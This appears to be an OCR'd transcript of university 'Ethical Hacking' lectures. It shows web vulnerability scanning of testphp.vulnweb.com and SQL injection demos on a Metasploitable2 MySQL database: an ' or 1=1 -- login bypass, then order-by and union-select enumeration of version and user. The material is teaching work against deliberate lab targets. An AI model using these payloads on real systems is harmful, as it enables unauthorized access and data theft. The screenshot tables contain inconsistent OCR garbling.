
File check:
[+] CODE: 200 URL: http://testphp.vulnweb.com/CVS/Entries
[+] CODE: 200 URL: http://testphp.vulnweb.com/favicon.ico
[+] CODE: 200 URL: http://testphp.vulnweb.com/index.php
[+] CODE: 200 URL: http://testphp.vulnweb.com/login.php
[+] CODE: 200 URL: http://testphp.vulnweb.com/search.php
=====

Scan end date: 29-9-2019 15:59:28

HTML report saved in: report/testphp.vulnweb.com.html
root@kali:~#
```


And also set the html report into the folder report testphp.vulnweb.com.html. Now finally, we will use the best tool acunetix to find out the vulnerabilities to that particular web application; open the tool acunetix.

(Refer Slide Time: 09:21)




Here is my tool acunetix; go to web scanner.

(Refer Slide Time: 09:28)



And put the web application url, <http://testphp.vulnweb.com> which is our target web application. Now, we can select your profile; for blind SQL injection, you can use this option csrf, dictionary and file check, file upload, all these option are available. For the time being, I am using default option; then click on start.

(Refer Slide Time: 10:13)



It will take some time to complete the scan. Once it complete the scan, we will get all the vulnerabilities which is available in this particular web application. Here is the result; scan is completed; its total sent 55277 request and got some vulnerabilities and it basically divided all the vulnerabilities in three categories; one is high, then medium and low.

So, it got some high vulnerabilities; 106 high vulnerabilities are there and blind SQL injection, cross site scripting, cross site scripting verified, macromedia dreamweaver remote, SQL injection with password, all these high vulnerabilities are present; then 66 medium vulnerabilities are there and 9 low vulnerabilities are there and 31 information are also there. So, this way by using different web applications scanning tool, we can find out the vulnerabilities present inside a particular web application.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 52
Part 1: SQL Injection Authentication Bypass

In this session, we will discuss about SQL Injection. SQL injection is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL injection vulnerabilities to bypass application security measure. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database.

They can also use SQL injection to add, modify and delete records in the database and SQL injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL server or others. Criminals may use it to gain unauthorized access to a sensitive data, customer information, personal data, trade secret, intellectual property and many more. SQL injection attacks are one of the oldest most prevalent and most dangerous type of web application attack. The OWASP organization which full form is: Open Web Application Security Project, list injection in their OWASP top 10 2017 document as the number 1 threat to web application security.

Now, I am discussing how and why is an SQL injection attack performed. To make an SQL injection attack, an attacker must first find vulnerable user inputs within the web page or web application. Web page or web application that has an SQL injection vulnerability uses such user input directly in an SQL query. The attacker can create input content, such content is often called a malicious payload and is the key part of the attack.


After the attacker sends this content, malicious SQL command are executed in the database. SQL is a query language that was designed to manage data stored in relational database. You can use it to access, modify and delete data. Many web applications and websites store all the data in SQL database. In some cases, you can also use SQL commands to run operating system commands. Therefore, a successful SQL injection attack can have very serious consequence.

Attackers can use SQL injections to find the credential of other users in the database; they can then impersonate these users. The impersonated user may be a database administrator with all database privileges. SQL lets you select and output data from the database. An SQL injection vulnerability would allow the attacker to gain complete access to all data in a database server. SQL also led to alter data in a database and add new data; for example, in a financial application an attacker could use SQL injection to alter balance, void transactions or transfer money to their account.

You can use SQL to delete records from a database, even drop tables, even if application availability until the database is restored; also backups may not cover the most recent data. In some databases servers, you can access the operating system using the database server; this may be intentional or accidental. In such case, an attacker could use an SQL injection as the initial vector and then attack the internal network behind the firewall. There are several types of SQL injection attack are available like SQLi using database error or union command, blind SQL injection, authentication bypass.

So, I will show you some of the SQL injection attack and starting from the bypass authentication. Now in this part, first we will discuss about authentication bypass using SQL injection. First we will discuss about some SQL query. So, to run SQL query we will use a operating system Metasploitable2 where some web application are hosted which are use some SQL database. So, first I am showing you some SQL query which related to SQL injection attack mainly authentication bypass attack using that particular operating system Metasploitable2.

(Refer Slide Time: 06:18)




So, now open the metasploitable2, it is a Linux operating system.

(Refer Slide Time: 06:49)



Metasploitable login user id is msf admin and password is also msf admin.

(Refer Slide Time: 07:00)



```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev@metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun Sep 29 00:47:32 EDT 2019 on ttys1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ mysql -u root -p
Enter password: _
```

So, to run SQL query, first we need to go to the SQL prompt. So, to go to my SQL prompt, we need to use the command **mysql**, then -u specify the username that is root and -p is for password. So, it asking for the password and there is no password actually. So, just hit an enter.

(Refer Slide Time: 07:34)



```
metasploitable login: msfadmin
Password:
Last login: Sun Sep 29 00:47:32 EDT 2019 on ttys1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ mysql -u root -p
Enter password: _
Welcome to the MySQL monitor. Commands end with ; or \q.
Your MySQL connection id is 7
Server version: 5.0.51a-Debian5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
```

So, now I am inside the mysql prompt. So, now, to see all the available databases, we need to use the command **show databases** and then to terminate the query use semicolon.

(Refer Slide Time: 08:01)



```
http://help.ubuntu.com/
No mail.
nitesh@metasploitable:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.0.51a-Ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| metasploit |
| mysql |
| owasp10 |
| tilikulki |
| tilikulki195 |
+-----+
7 rows in set (0.00 sec)

mysql> use owasp10
```

So, few databases are available here like dvwa, metasploit, mysql, owasp10, all these. So, now, suppose we want to check a particular database, suppose owasp10. So, first we need to use that particular database. So, to use a particular database, we need to use the command **use** then database name owasp10, then semicolon.

(Refer Slide Time: 08:42)



```
mysql> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_owasp10 |
+-----+
| accounts |
| blogs_table |
| captured_data |
| credit_cards |
| hitlog |
| pen_test_tools |
+-----+
6 rows in set (0.00 sec)

mysql> select * from accounts
```

So, database changed; now to check all the available table inside this database, we need to use the command **show tables**. So, all these tables are available; accounts, blogs_table, captured_data, credit_cards, hitlog, then pen_test_tools. Further to check a

particular table, we can use the **select** command; to select all the row inside a particular table, we can use the command **select * from <table name>**. So, suppose now we want to check the table accounts. So, **select * from accounts**.

(Refer Slide Time: 09:58)

```
mysql> select * from accounts;
+----+-----+-----+-----+-----+
| id | username | password | msignature | is.admin |
+----+-----+-----+-----+-----+
| 1 | admin | adminpass | Monkey! | TRUE |
| 2 | test | testpassword | Cookie Time!Rock! | FALSE |
| 3 | john | monkey | I like the smell of confuk | FALSE |
| 4 | jeremy | password | d1373 1377 speak | FALSE |
| 5 | bruce | password | I Love SARS | FALSE |
| 6 | samuel | samarsi | Carving Tools | FALSE |
| 7 | ed | password | Jim Bone is Burning | FALSE |
| 8 | hobby | password | Hank is my dad | FALSE |
| 9 | sinha | password | I am a cat | FALSE |
| 10 | drevell | password | Preparation H | FALSE |
| 11 | scotty | password | Scotty Do | FALSE |
| 12 | cal | password | Go Wildcats | FALSE |
| 13 | john | password | Do the Dugie! | FALSE |
| 14 | kevin | 42 | Bouy Adams rocks | FALSE |
| 15 | dave | set | Bet on S.E.T. FTW | FALSE |
| 16 | ed | peatest | Commandline KungFu anyone? | FALSE |
+----+-----+-----+-----+-----+
16 rows in set (0.00 sec)

mysql> select * from accounts where username="test" and password="12345"
```

Now, see we got all the row inside the table accounts. Now, suppose we want the result for a particular username and password. So, we can use the command **select * from accounts where username = suppose “test” and password = suppose “12345”**, then use the semicolon.

(Refer Slide Time: 11:01)

```
mysql> select * from accounts;
+----+-----+-----+-----+-----+
| id | username | password | msignature | is.admin |
+----+-----+-----+-----+-----+
| 2 | jim | password | Jim Bone is Burning | FALSE |
| 8 | hobby | password | Hank is my dad | FALSE |
| 9 | sinha | password | I am a cat | FALSE |
| 10 | drevell | password | Preparation H | FALSE |
| 11 | scotty | password | Scotty Do | FALSE |
| 12 | cal | password | Go Wildcats | FALSE |
| 13 | john | password | Do the Dugie! | FALSE |
| 14 | kevin | 42 | Bouy Adams rocks | FALSE |
| 15 | dave | set | Bet on S.E.T. FTW | FALSE |
| 16 | ed | peatest | Commandline KungFu anyone? | FALSE |
+----+-----+-----+-----+-----+
16 rows in set (0.00 sec)

mysql> select * from accounts where username="test" and password="12345";
Empty set (0.00 sec)

mysql> select * from accounts where username="admin" and password="adminpass";
+----+-----+-----+-----+-----+
| id | username | password | msignature | is.admin |
+----+-----+-----+-----+-----+
| 1 | admin | adminpass | Monkey! | TRUE |
+----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select * from accounts where username="amy" or 1=1;
```

So, this is an empty set. Why? Because no valid credential is there; so that is why this is an empty set. So, there is no username test and password 12345; so, that is why we got a empty set. Now, suppose further you want to select that particular row where username is admin and password is adminpass. So, use the command **select * from accounts where username = “admin” and password = “adminpass”**. So, there is an entry with this particular username and password. So, we got the result; so, that is why it returned valid entry from the database.

Now, suppose we do not have any idea about the username and password. So, how can we find out some result without knowing the username and password? So, suppose we use the command **select * from the table name accounts where username = “any”**. So, I think there is no such username and use **or** operation **1 = 1**. So, here **1 = 1** is always true and we add two condition **username = “any” or 1 = 1** by using the **or** operator. So, **1 = 1** is always true. So, the condition is always true; so that is why it gives us all the result from the table accounts.

(Refer Slide Time: 13:52)

```

mysql> select * from accounts where username='any' or 1=1;
+----+-----+-----+-----+-----+
| id | username | password | mysignature | is_admin |
+----+-----+-----+-----+-----+
| 1 | admin | adminpass | Monkey! | TRUE |
| 2 | adrian | somepassword | I like the smell of confusk | FALSE |
| 3 | john | monkey | I like the smell of confusk | FALSE |
| 4 | jeremy | password | 41373 137 speak | FALSE |
| 5 | bruce | password | I love SARS | FALSE |
| 6 | jason | password | I am a hero | FALSE |
| 7 | jia | password | Jim Roma is Burning | FALSE |
| 8 | bobby | password | Hank is my dad | FALSE |
| 9 | sasha | password | I am a cat | FALSE |
| 10 | drevell | password | Preparation H | FALSE |
| 11 | danny | password | I am a hero | FALSE |
| 12 | rex | password | Go Wildcats | FALSE |
| 13 | john | password | Do the Duggle! | FALSE |
| 14 | kevin | 42 | Doug Adams rocks | FALSE |
| 15 | dave | set | Bet on S.E.T. ITW | FALSE |
| 16 | ed | pestest | Commandline KungFu anyone? | FALSE |
+----+-----+-----+-----+-----+
16 rows in set (0.00 sec)

mysql> select * from accounts where username='any' or 1=1# and password='123456';
+----+-----+-----+-----+-----+
| id | username | password | mysignature | is_admin |
+----+-----+-----+-----+-----+
| 1 | admin | adminpass | Monkey! | TRUE |
| 2 | adrian | somepassword | I like the smell of confusk | FALSE |
| 3 | john | monkey | I like the smell of confusk | FALSE |
| 4 | jeremy | password | 41373 137 speak | FALSE |
| 5 | bruce | password | I love SARS | FALSE |
| 6 | jason | password | I am a hero | FALSE |
| 7 | jia | password | Jim Roma is Burning | FALSE |
| 8 | bobby | password | Hank is my dad | FALSE |
| 9 | sasha | password | I am a cat | FALSE |
| 10 | drevell | password | Preparation H | FALSE |
| 11 | danny | password | I am a hero | FALSE |
| 12 | rex | password | Go Wildcats | FALSE |
| 13 | john | password | Do the Duggle! | FALSE |
| 14 | kevin | 42 | Doug Adams rocks | FALSE |
| 15 | dave | set | Bet on S.E.T. ITW | FALSE |
| 16 | ed | pestest | Commandline KungFu anyone? | FALSE |
+----+-----+-----+-----+-----+
16 rows in set (0.00 sec)

```

See this is an malicious query; it returns all the entry from that particular table accounts. Now, I am showing you another query, **select * from table name accounts where username = “any” or 1 = 1;**, then use **#** and **password = “123456”**, then semicolon.

(Refer Slide Time: 15:03)



```
mysql> select * from accounts where username="any" or 1=1# and password="123456"
+---+-----+-----+-----+-----+
| id | username | password | mysignature | is_admin |
+---+-----+-----+-----+-----+
| 1 | admin | ad1ngress | Mocking! | TRUE |
| 2 | adrian | s0nepassword | Zombie Filmz Rock! | TRUE |
| 3 | john | monkey | I like the smell of confusak | FALSE |
| 4 | jeremy | password | i1173 1337 speak | FALSE |
| 5 | bryce | password | I Love S0M5 | FALSE |
| 6 | jessica | password | I Love S0M5 | FALSE |
| 7 | jin | password | Jin Rose is burning | FALSE |
| 8 | bobby | password | Hank is my dad | FALSE |
| 9 | sasha | password | I am a cat | FALSE |
| 10 | dreville | password | Preparation II | FALSE |
| 11 | matty | password | I am a cat | FALSE |
| 12 | cal | password | Go Wildcats | FALSE |
| 13 | john | password | Do the Dugge! | FALSE |
| 14 | kevin | 42 | Bouy Adams rocks | FALSE |
| 15 | dave | set | Bet on S.E.T. TV | FALSE |
| 16 | ed | pentest | Commandline KungFu anyone? | FALSE |
+---+-----+-----+-----+-----+
16 rows in set (0.00 sec)

mysql> select * from accounts where username="any" or 1=1 limit 1;
```

See it will also gives us all the result. So, basically hash is used to terminate the query. So, where you use the hash after that nothing is executed. So, in this query it only execute **select * from accounts where username = “any” or 1 = 1**. So, we use this concept further from a web application form where we need to keep some valid credentials. Now we can also limit our result by using limit; **select * from accounts where username = “any” or 1 = 1 limit 1;** see it limit the result in one entry.

So, if you use limit 2, then it will limit the result in two entry. So, this way we can also restrict our result with the number of entry.

(Refer Slide Time: 16:21)



```
| 13 | john    | password | Do the Bugsl!t      | FALSE   |
| 14 | kevin   | password | Doug Adams rocks  | FALSE   |
| 15 | dave    | set      | Bet on S.E.T. FTW | FALSE   |
| 16 | cd      | ptest   | Commandline KungFu anyone? | FALSE   |
16 rows in set (0.00 sec)


mysql> select * from accounts where username='any' or 1=1 limit 1;
+-----+-----+-----+-----+
| id  | username | password | mysignature | is_admin |
+-----+-----+-----+-----+
| 1   | admin   | AdmInP@ss | Monkey!     | TRUE    |
+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select * from accounts where username='any' or 1=1 limit 2;
+-----+-----+-----+-----+
| id  | username | password | mysignature | is_admin |
+-----+-----+-----+-----+
| 1   | admin   | AdmInP@ss | Monkey!     | TRUE    |
| 2   | adrian  | somepassword | Zombie Films Rock! | TRUE    |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```


Now, we use this concept; now particular web application form to bypass the authentication. Now open our test web application **testphp.vulnweb.com**.

(Refer Slide Time: 17:07)



Now, go to sign up and it asking for username and password. So, put the username **any** then **" or 1 = 1**, then **--** space that will also terminate the query; put the same thing in the password field also **any" or 1 = 1 --**.

(Refer Slide Time: 18:00)



Then hit enter and see successfully we are able to login inside the account. So, this way we can bypass the authentication in a particular web application and we can penetrate inside the web application. Further we will show you how to use the error based SQL injection.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 52
SQL Injection Error Based (Part 2)

(Refer Slide Time: 00:14)



```
mysql> select * from accounts where username='any' or 1=1 limit 1;
+----+-----+-----+-----+-----+
| id | username | password | mysignature | is_admin |
+----+-----+-----+-----+-----+
| 1  | admin   | adm1npass | Monkey!    | TRUE     |
| 2  | adrian  | somepassword | Zombie Films Rock! | TRUE     |
+----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> select * from accounts where username='any' or 1=1 limit 2;
+----+-----+-----+-----+-----+
| id | username | password | mysignature | is_admin |
+----+-----+-----+-----+-----+
| 1  | admin   | adm1npass | Monkey!    | TRUE     |
| 2  | adrian  | somepassword | Zombie Films Rock! | TRUE     |
+----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

Now, I will show you the queries, which is related with the error based SQL injection using the operating system Metasploitable 2. Now, suppose from the table accounts, we want to select some entry.

(Refer Slide Time: 00:46)




```
mysql>
mysql> select * from accounts where username='test' and password='any' order by
1:_

```

select * from accounts where username = “test” and password = “any” order by 1.
So, there is no such entry. So, it is a empty set and also we use the **order by** clause.

(Refer Slide Time: 01:38)



```
mysql>
mysql> select * from accounts where username='test' and password='any' order by
1:_
Empty set (0.00 sec)

mysql> select * from accounts where username='test' and password='any' order by
2:_
Empty set (0.00 sec)

mysql> select * from accounts where username='test' and password='any' order by
3:_
Empty set (0.00 sec)

mysql> select * from accounts where username='test' and password='any' order by
4:_
Empty set (0.00 sec)

mysql> select * from accounts where username='test' and password='any' order by
5:_
Empty set (0.00 sec)

mysql> select * from accounts where username='test' and password='any' order by
6:_
ERROR 1051 (42S22): Unknown column '6' in 'order clause'
mysql> select * from accounts
```

So, this is an empty set. Now run the same query; now this time you use the **order by 2**; this is also empty set. Now use **order by 3**; this is also empty set. Now use **order by 4**; this is also a empty set; now **order by 5**, empty set; now **order by 6**, see error. All this previous query there is no error; but when you use the same query with the **order by 6**, then we got an error, why?

So, it basically find out the number of column in that particular table. So, in that particular table, there are 5 columns. So, if I check, then we can easily see that there are 5 columns are there. So, that is why if you use the order by clause with the number 6, then it will give us an error. **select * from accounts**.

(Refer Slide Time: 03:26)

```

mysql> select * from accounts;
+---+-----+-----+-----+-----+
| id | username | password | mysignature | is_admin |
+---+-----+-----+-----+-----+
| 1 | admin   | ad1npass | Monkey!      | TRUE    |
| 2 | adrian  | sonpassword | Zombie! Filmz Rock! | TRUE    |
| 3 | john    | monkey   | I like the smell of confuk | FALSE   |
| 4 | jeremy  | password  | I1173 1337 speak | FALSE   |
| 5 | bryce   | password  | I Love SMS | FALSE   |
| 6 | jason   | password  | I Love Playing | FALSE   |
| 7 | jia     | password  | Jim Roots is Burning | FALSE   |
| 8 | bobby   | password  | Hank is my dad | FALSE   |
| 9 | sinks   | password  | I am a cat | FALSE   |
| 10 | drevell | password  | Preparation H | FALSE   |
| 11 | jessie  | password  | I am a dog | FALSE   |
| 12 | cel     | password  | Go Wildcats | FALSE   |
| 13 | john   | password  | Do the Dugge! | FALSE   |
| 14 | kevin   | 42        | Bowy Adams rocks | FALSE   |
| 15 | dave   | set       | Bet on S.E.T. FTW | FALSE   |
| 16 | ed     | pentest  | Commandline KungFu anyone? | FALSE   |
+---+-----+-----+-----+-----+
16 rows in set (0.00 sec)

mysql> select * from accounts where username='test' union select 1,2,3,@@version,5 and terminate the query.
-
```

Now, see there are 5 columns, 1, 2, 3, 4, 5. So, that is why when you use **order by 6**, it will give us an error. So, by using this error, we can also find out, we can also enumerate the database. So, this way we can also able to find out the number of column in a particular table. Now we will use the **union** clause.

select * from accounts where username = “test” and password = “any” union select 1, 2, 3, @@version, 5 and terminate the query.

(Refer Slide Time: 05:09)



```
| 6 | samurai | samurai   | Carving Tools      | FALSE   |
| 7 | jim     | password   | Jim Bone is Burning | FALSE   |
| 8 | hobby   | password   | Hank is my dad    | FALSE   |
| 9 | sinha   | password   | I am a cat        | FALSE   |
| 10 | drewell  | password   | Preparation H     | FALSE   |
| 11 | eddy    | password   | I could be       | FALSE   |
| 12 | cal     | password   | Go Wildcats       | FALSE   |
| 13 | John    | password   | Do the Duggle!    | FALSE   |
| 14 | kevin   | 42         | Bouy Adams rocks   | FALSE   |
| 15 | dave    | 1          | Bet on S.E.T. FTW  | FALSE   |
| 16 | ed     | pentest   | Commandline KungFu anyone? | FALSE   |
16 rows in set (0.00 sec)

mysql> select * from accounts where username='test' union select 1,2,3,#version
;
+-----+-----+-----+-----+
| id  | username | password | mysignature | is_admin |
+-----+-----+-----+-----+
| 1  | 12      | 13       | 5.0.51e-Ubuntu5 | 5
+-----+-----+-----+-----+
1 row in set (0.01 sec)

mysql> select * from accounts where username='test' union select 1,2,3,user(),5;
```

So, it basically gives you the result 1 in first column, 2 in second column, 3 in third column and the version at the 4th column and 5 in the 5th column. So, it basically gives us the union result; as the query gives us our empty set, so that is why it only show us that result which we union with the value 1, 2, 3, version and 5.

Similarly, we can also find out that user. **select * from accounts where username = “test” union select 1, 2, 3, user, 5.**

(Refer Slide Time: 06:56)



```
| 13 | john   | password   | Do the Duggle!      | FALSE   |
| 14 | kevin  | 42         | Bouy Adams rocks    | FALSE   |
